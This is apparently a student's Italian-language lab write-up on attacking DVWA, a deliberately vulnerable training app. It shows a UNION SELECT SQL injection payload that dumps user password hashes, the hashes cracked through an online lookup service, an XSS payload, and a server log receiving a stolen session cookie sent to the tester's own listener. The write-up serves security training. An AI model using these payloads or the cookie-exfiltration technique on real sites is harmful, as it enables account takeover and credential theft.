


ESERCIZIO EPICODE 09/06/2023

Per prima ho proceduto con l'SQL injection. Ho studiato la source per la scelta dei parametri.



```
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid); // Removed 'or die' to suppress mysql errors

    $num = @mysql_numrows($result); // The '@' character suppresses errors making the injection 'blind'

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}

?>
```

Compare

Successivamente ho iniettato il codice e ottenuto i nomi degli user e le password in hash. Non ho notato alcuna differenza con il Blind.

Minimize all open windows and show the desktop

192.168.50.101/dvwa/vulnerabilities/sql_i_blind/?id='+UNION+SELECT+first_name, password FROM users#

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

Vulnerability: SQL Injection (Blind)

User ID:

```
ID: ' UNION SELECT first_name, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT first_name, password FROM users#
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT first_name, password FROM users#
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT first_name, password FROM users#
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT first_name, password FROM users#
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Successivamente, ho scelto di craccare le password attraverso il sito web crackstation.net. Ho scelto di usare il sito web per ragioni di tempo. Ci sono voluti pochi secondi per ottenere le password ed non ho dovuto impostare nessun tool, copia ed incolla è bastato.

CrackStation

Defuse.ca · Twitter

CrackStation ⌵ Password Hashing Security ⌵ Defuse Security ⌵

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99

✓ Non sono un robot

reCAPTCHA
Privacy · Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green Exact match, Yellow Partial match, Red Not found.


Download CrackStation's Wordlist

How CrackStation Works


CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

Ho recuperato i cookie di sessione tramite XSS. Ho utilizzato lo script `<script>alert(document.cookie)</script>` nel campo Message.




Ho creato un server web con python. Avendo avuto problemi con l'ip statico da me precedentemente configurato, ho deciso di cambiare l'ip in uno locale. Ho utilizzato la porta 666.



```
(root@kali)-[/home/kali]
# python -m http.server 666
Serving HTTP on 0.0.0.0 port 666 (http://0.0.0.0:666/) ...
192.168.50.102 - - [09/Jun/2023 11:00:36] "GET / HTTP/1.1" 200 -
192.168.50.102 - - [09/Jun/2023 11:00:37] code 404, message File not found
192.168.50.102 - - [09/Jun/2023 11:00:37] "GET /favicon.ico HTTP/1.1" 404 -
192.168.50.102 - - [09/Jun/2023 11:07:24] "GET / HTTP/1.1" 200 -
192.168.50.102 - - [09/Jun/2023 11:07:35] "GET / HTTP/1.1" 200 -
192.168.50.102 - - [09/Jun/2023 11:09:04] "HEAD / HTTP/1.0" 200 -
127.0.0.1 - - [09/Jun/2023 11:09:32] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2023 11:09:33] code 404, message File not found
127.0.0.1 - - [09/Jun/2023 11:09:33] "GET /favicon.ico HTTP/1.1" 404 -
^C
Keyboard interrupt received, exiting.

(root@kali)-[/home/kali]
# python3 -m http.server -b 127.0.0.42 666
Serving HTTP on 127.0.0.42 port 666 (http://127.0.0.42:666/) ...
127.0.0.1 - - [09/Jun/2023 11:19:28] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2023 11:19:28] code 404, message File not found
127.0.0.1 - - [09/Jun/2023 11:19:28] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [09/Jun/2023 11:21:33] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2023 11:21:42] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2023 11:24:20] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2023 11:24:30] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2023 11:26:12] "GET /Downloads/?cookie=security=Low;%20PHPSESSID=6a18c4aee40891ccafa502767a5b720d HTTP/1.1" 200 -
```

Ho ispezionato il campo Messaggio con tasto destro del mouse, cliccando sul menù Ispeziona e cambiato la lunghezza dei caratteri permessi in 250, altrimenti non avrei potuto inviare lo script. Come script ho usato quello visualizzato nello screen sottostante. Lo script presente nelle slide non ha inviato il cookie all'ip scelto.



Come possiamo vedere dalle successive immagini, i cookie sono arrivati a destinazione.

